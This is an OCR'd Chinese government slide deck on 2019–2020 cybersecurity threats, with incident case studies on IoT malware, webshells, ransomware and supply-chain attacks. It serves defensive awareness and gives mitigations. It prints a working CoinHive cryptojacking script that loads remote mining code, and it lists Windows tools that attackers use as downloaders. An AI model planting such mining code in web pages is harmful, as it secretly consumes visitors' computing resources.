資安威脅趨勢與案例分享

行政院國家資通安全會報技術服務中心


109年

【普通】

大綱

- 資安威脅趨勢與案例
  - 全球資安威脅趨勢
  - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議

世界經濟論壇2020年全球風險調查報告



資料來源：The Global Risks Report 2020 15th Edition, World Economic Forum

10大影響風險

1. 緩解氣候變化與適應失敗
2. 大規模殺傷性武器
3. 生物多樣性喪失
4. 極端氣候
5. 水資源危機
6. **資訊基礎設施破壞**
   (2019年排名第6)
7. 自然災害
8. **網路攻擊(2019年排名第7)**
9. 人為環境災害
10. 傳染病傳播

10大可能風險

1. 極端氣候
2. 緩解氣候變化與適應失敗
3. 重大自然災害(*Natural disasters*)
4. 生物多樣性喪失
5. 人為環境災害
6. **資料詐欺或竊盜(2019年排名第4)**
7. **網路攻擊(2018年排名第5)**
8. 水資源危機
9. 全球治理失敗
10. 資產泡沫化

全球資安威脅案例

進階持續威脅攻擊
竊取機密資料

2020/05 美國國土安全部發現多個醫療研究機構遭APT攻擊

美國國土安全部與英國國家網路安全中心聯合發布警告，已知有多個藥廠、醫學研究機構及大學等單位遭APT攻擊，且受害單位均與新冠肺炎（COVID-19）有關，推測是駭客欲取得相關單位對新冠肺炎的研究成果

資訊基礎設施資安
風險倍增

2019/07 南非約翰尼斯堡電力公司City Power遭勒索軟體感染

南非第一大城約翰尼斯堡市政府持有的城市電力(City Power)公司，因感染勒索軟體而運作癱瘓，造成家庭與企業用戶停電長達12小時

聯網設備管控不佳
DDOS風險上升

2019/10 51萬台聯網裝置的Telnet帳密被公布，史上最多

透過機器人程式利用預設使用者名稱、密碼，以及簡單易猜測的使用者名稱及密碼組合，來掃描連網裝置。超過51萬台伺服器、家用路由器與物聯網(IoT)裝置的Telnet服務登入資訊，被公布於駭客論壇上，可能遭用於DDOS攻擊

網路與經濟罪犯影響
電子商務與金融運作

2019/07美國銀行Capital One遭駭，逾1億名北美客戶資料外洩

Capital One為美國第十大銀行，遭到駭客入侵，未經授權的駭客利用基礎設施的配置漏洞，存取逾1億名北美客戶資料

物聯網設備資安弱
點威脅升高

2020/02 Philips智慧燈泡漏洞將允許駭客滲透用戶網路

3年前已證實可透過Wi-Fi或ZigBee協定入侵並控制智慧燈泡，現研究人員發現能利用負責控制智慧燈泡的橋接器裝置CVE-2020-6007漏洞，進一步駭入住家或辦公室網路


資安(訊)供應商持續
遭駭破壞供應鏈安全

2020/02 鎖定Ruby程式語言開發者下手，駭客上架逾700款惡意軟體

駭客從開發環境下手，發動供應鏈攻擊。藉由提供免費開源工具與程式庫，作為散布惡意軟體的管道。109年2月下旬，已有超過700個惡意軟體，以Ruby程式語言開發工具名義，上架到套件管理平臺RubyGems

物聯網威脅持續升溫(1/2)

- Kaspersky報告指出，2019年上半年偵測到1.05億次物聯網(Internet of Things, IoT)攻擊事件，其中主要感染IoT設備惡意程式為Mirai家族占39%



資料來源：Ericsson Mobility Report

物聯網威脅持續升溫(2/2)

- 隨著5G逐步進入商轉階段，IoT市場勢必不斷成長，在相關應用裝置亦逐漸普及情況下，**入侵物聯網裝置將成為駭客攻擊跳板與牟利管道**


資料來源：DIGITIMES

供應鏈攻擊活動加劇(1/2)

- 2017年系統清理軟體CCleaner遭駭後，軟硬體供應鏈攻擊事件時有所聞，其中仍以**軟體類型為主**
- 資安公司FireEye針對2020年第1季觀察，發現駭客組織APT41已針對供應鏈展開攻擊活動
  - 疑似利用CVE-2019-1652與CVE-2019-1653漏洞，針對Cisco RV320路由器執行遠端程式碼，成功入侵電信公司


供應鏈攻擊活動加劇(2/2)

- 政府機關與企業組織使用第三方提供之雲端服務服務需求增加，**第三方服務廠商成為攻擊目標**
  - Gartner預測2022年將有60%企業組織使用外部雲端服務
  - 部分APT組織(Plead、APT10)也瞄準雲端服務進行攻擊
- 政府機關資訊服務如無法完全自主管理，應強化防護作為，針對第三方服務廠商維護帳號或應用服務進行監控，降低供應鏈遭攻陷成為資安防護破口風險




防疫也要做好資安(1/3)

- 隨著全球新冠肺炎(COVID-19)疫情發展，技服中心發現駭客利用民眾對於疫情恐慌發起社交工程攻擊



捷徑檔

內容



啟動

惡意程式

誘餌文件

內容

台灣地區副領導人陳建仁日前在臉書發文稱，社區傳播的特性是在社區中走動都會被感染，但台灣不是。不料美國疾病控制與預防中心 20 日列出顯然有“社區傳播”風險的目的地，其中就包括台灣。

防疫也要做好資安(2/3)

- 觀察此類型攻擊形式有所改變，由於端點防護能力越來越佳，許多惡意程式在植入系統時易遭刪除，故駭客開始大量使用離地攻擊(Living off the Land，LotL)技術
  - LotL技術係指利用系統已存在的工具或服務以進行攻擊活動，隱匿駭客攻擊行為
  - 較常見的Lotl案例是使用微軟內建工具，下載惡意程式到記憶體中執行，並不會儲存惡意程式到硬碟，以避免被偵測到

防疫也要做好資安(3/3)

- 賽門鐵克於2019Q4針對LotL進行研究，發現當季駭客透過內建工具下載惡意程式超過50萬次
  - 主要透過WMIC、cmd及powershell進行攻擊

資料來源：Symantec

Table 1: Dual-Use Tools Used as Downloaders

Tool Name	Percentage
WMIC.exe	40
cmd.exe	27
powershell.exe	22
mshta.exe	5
regsvr32.exe	4
schtasks.exe	2
reg.exe	<1
bitsadmin.exe	<1
msiexec.exe	<1
Certutil.exe	<1

資料來源：Symantec


大綱

- 資安威脅趨勢與案例
  - 全球資安威脅趨勢
  - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議


政府機關資安事件通報統計

- 2019年接獲344件政府機關資安事件通報，事件類型以**非法入侵、網頁攻擊**為主
  - 重大資安事件影響狀況以資料外洩為主，占72.73%

資安事件通報類型



重大資安事件影響情況



物聯網攻擊案例(1/2)

案情提要

- 機關某廠牌監視器發現遭植入Mirai家族惡意程式，並連線至中繼站報到
- 經調查該監視器遭揭漏存在路徑走訪(Path Traversal)、緩衝區溢位(Buffer Overflow)及命令注入(Command Injection)漏洞等安全性漏洞

應變與改善作為

- 更新韌體版本至最新版
- 變更監視器預設帳號密碼，並停用Admin帳號

重點摘要

- 設置新購資訊設備應立即變更預設帳號密碼
- 定期檢視並更新設備系統/韌體版本

物聯網攻擊案例(2/2)

案情提要

- 機關錄音系統遭植入Webshell，並連線至中繼站
- 經調查發現該系統操作介面存在SQL Injection漏洞，惟已無與該廠商簽訂維護合約，無法進行系統更新

應變與改善作為

- 調整為內部網路，避免外部不必要存取
- 更新作業系統，並變更帳號密碼

重點摘要

- 設置資訊設備時，應檢視網路服務重要性，並做好權限控管
- 定期檢視系統維護合約情況，如未簽定維護合約，應重新檢視資通系統權限開放情形

供應鏈攻擊案例

案情提要

- 機關接獲本中心通知其資訊設備曾下載惡意程式
- 該資訊設備屬工業控制系統，應設置於封閉式網站，惟該系統仍在測試階段，故開放外部連線以利廠商調校系統設定
- 進一步調查發現，該系統於廠商建置環境已遭入侵，並設置排程與惡意程式等惡意行為

應變與改善作為

- 要求廠商重新建置系統，並更新作業系統至最新版本
- 系統移機測試亦應完成安全性檢測，包含防毒軟體掃描等
- 調整工控系統測試環境，關閉不必要通訊埠，限制連線來源

重點摘要

- 資通系統應於封閉式環境開發，如需網路服務亦設置存取權限
- 資通系統於正式環境測試，除應完成弱點掃描、滲透測試等安全性檢測，亦應設置相關資安防護機制

零時差漏洞攻擊

案情提要

- 機關端點防護設備顯示，郵件伺服器遭駭客利用CVE-2020-0688漏洞遭植入惡意程式，本中心亦偵測發現機關對外產生DNS Tunneling連線行為，故發布預警警訊通知機關進行事件調查
- 進一步檢視IIS Log紀錄，發現除利用Exchange漏洞植入Webshell，後續透過該Webshell陸續上傳惡意程式進行入侵行為

應變與改善作為

- 刪除惡意程式，並完成CVE-2020-0688漏洞更新
- 依據漏洞特徵，進一步調查可能受害郵件帳號與設備

重點摘要

- 應隨時關注資通訊設備漏洞更新情況，並儘速完成漏洞修補作業
- 如因機關環境未能即時完成漏洞更新，應暫時關閉存在漏洞功能或加強監控機制

帳號密碼設置不當案例

案情提要

- 機關資訊設備對外發起暴力破解密碼攻擊活動
- 經查受害設備為工業控制系統，其後台登入帳號密碼遭破解，遭植入惡意程式並新增管理帳號

應變與改善作為

- 重新設置管理帳號密碼，並移除未授權帳號與惡意程式
- 以白名單方式限制後台登入來源IP
- 全面檢視同型號設備運作情形，並依需求調整網路架構

重點摘要

- 評估網頁管理後台網際網路存取必要性，或以白名單管制
- 未對外開放後台管理頁面之登入帳號亦應定期變更密碼
- 密碼設置應符合複雜性原則，並避免字符轉換情況

勒索軟體攻擊案例

案情提要

- 本中心接獲機關通報，其內部有大量電腦遭勒索軟體攻擊並加密
- 經查該機關所有受駭設備均有加入機關之網域，但因網域控制器防護設定有誤，遭駭客透過遠端桌面登入，並利用群組原則派送勒索軟體給機關內所有設備

應變與改善作為

- 以白名單方式限制遠端桌面登入來源IP
- 規劃使用多因子驗證登入，降低因使用者遭網路釣魚攻擊，導致帳密洩漏而被駭客登入的風險

重點摘要

- 須對網域控制器作嚴謹的防護，監控其日誌與流量以防遭駭
- 勒索軟體攻擊方式日新月異，建議做好資料備份以防萬一

大綱


- 資安威脅趨勢與案例
  - 全球資安威脅趨勢
  - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議

案例1-挖矿劫持

案例研析-挖礦劫持(1/2)

- 駭客將挖礦程式製作成惡意程式，藉由攻擊網路各類設備，劫持他人系統資源運作挖礦程式
  - Check Point於2019年3月公布全球威脅指數中，前十大惡意程式中，挖礦類型就占4項，且都是針對門羅幣的挖礦程式
    - 儘管比特幣市值最高，分析挖礦劫持相關惡意攻擊類型，占不到1%的門羅幣(XMR)為駭客最主要加密貨幣開採目標

Global Threat Index - Top 10 Malware					
排名	惡意程式	種類	排名	惡意程式	種類
1	Cryptoloot	挖礦	6	Coinhive	挖礦
2	Emotet	木馬	7	Ramnit	木馬
3	XMRig	挖礦	8	Nivdort	木馬
4	Dorkbot	蠕蟲	9	Lokibot	木馬
5	Jsecoin	挖礦	10	Mirai	木馬




案例研析-挖礦劫持(2/2)

- 挖礦劫持是一種惡意行為，駭客運用各式各樣的技術，讓目標在毫不知情的情況下，耗損系統資源進行挖礦，依據手法不同，主要類型如下
  - 網頁型挖礦劫持
    - 將挖礦程式碼嵌入於網站網頁上、廣告或擴充程式，當使用者瀏覽網頁時，會使用其處理器資源運算挖礦
  - 檔案型挖礦劫持
    - 會根據特定的攻擊對象設計一套專屬的攻擊策略，利用社交工程信件與漏洞進行攻擊，將挖礦程式植入受駭主機進行挖礦

案例研析-網頁型挖礦劫持

- 駭客攻擊網站並植入挖礦程式碼，使用者瀏覽受駭網頁當下，就會耗損系統資源進行挖礦




新聞

【災情持續擴大，全球每天新增300個挖礦網站】黑色產業覬覦瀏覽器挖礦，5億訪客不知電腦變礦工

海盜灣偷藏挖礦程式曝光後，反而掀起了全球挖礦綁架的跟風，才3周，就有220個網站暗藏挖礦程式碼，5億名訪客的電腦成了挖礦肉雞，趨勢科技估計，全球每天會新增300個挖礦網站，挖礦綁架成了資安威脅清單一定要列上的新名詞

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('ROo1PyiCx4nYpsLK3LG7Wjs8DXdGCugj', {
    throttle: 0.3
    });
    miner.start();
</script>
```

CoinHive 挖礦程式碼



案例研析-檔案型挖礦劫持

- 駭客利用社交工程郵件進行散布，一旦使用者開啟郵件，會使用使用PowerShell來入侵系統並躲避偵測，以無檔案式惡意程式於受駭主機執行加密貨幣挖礦，運用常見系統漏洞(CVE-2017-0144)嘗試進行擴散

1. 透過社交工程郵件，引誘使用者觸發內嵌的PowerShell語法
2. 文件內的PowerShell連線至中繼站下載最新挖礦程式檔
3. 執行挖礦程式；利用系統漏洞(CVE-2017-0144)，嘗試擴散


挖礦劫持緩解

- 網頁型挖礦劫持可在使用者瀏覽網頁時，逕行運用系統資源挖礦，緩解方式如下
  - 可使用具有網頁防護機制的防毒軟體對其進行阻擋
  - 部分瀏覽器具有擋挖礦外掛模組可供使用者阻擋
- 檔案型挖礦劫持多透過已知系統漏洞或社交工程郵件進行擴散，緩解方式如下
  - 目前主流防毒軟體多能偵測到挖礦程式，若有未裝防毒軟體的系統如Unix-like，可定期察看是否長時間CPU處於滿載
  - 使用者端點應定期修補系統漏洞與更新防毒軟體病毒碼，此外亦應加強防範社交工程攻擊

案例2-VPN Tunneling


案例研析- VPN Tunneling(1/3)

- 技服中心近期發現新的APT攻擊趨勢，駭客透過VPN方式針對機關內網持續滲透
  - APT攻擊會長期潛伏並持續竊取機關內部機敏資訊，因此如何隱藏而不被發現便成駭客攻擊的重點之一
  - 過往駭客若要連線到內網，可能需要經過多層跳板，導致在進行橫向擴散時較為麻煩，也容易被資安設備發現



案例研析- VPN Tunneling(2/3)

- 駭客透過市面上常見的免費VPN工具，將機關內部相關電腦連結成大內網，駭客便可利用內網的特性，直接存取機關內部特定電腦
  - 不但可節省經過層層跳板的時間，且駭客選用的VPN工具有加密流量功能，相關行為不易被資安設備或SOC所發現，強化隱蔽性



案例研析- VPN Tunneling(3/3)

- 進行深入研究後發現，駭客會利用VPN針對不同機關建構不同內網系統，各內網之間並不會相通，但駭客可切換網段並對其進行存取

駭客可動態加入不同網段以便存取特定機關資料

駭客

機關1

機關2


VPN Tunneling緩解

- 目前發現駭客多使用SoftEther與PacketiX 兩套VPN軟體進行攻擊，故可利用資產盤點系統或EDR系統確認機關內主機是否有安裝或執行這兩套VPN軟體
- 雖然駭客試圖用VPN建構大內網，但若針對機關連外封包進行監控，還是可明顯看出有加密的流量持續流向駭客中繼站之情形
  - 可使用IP/DN黑名單方式進行阻擋

案例3-Dropbox 中繼站


案例研析- Dropbox 中繼站(1/4)

- 駭客在進行攻擊時，通常會先入侵他人電腦作為中繼站使用，以方便長期控制且避免被反查，被選為中繼站的電腦通常有以下特點
  - 最好可7x24持續運作以便持續接收報到封包
  - IP不易被偵測或阻擋(如台灣境內電腦)



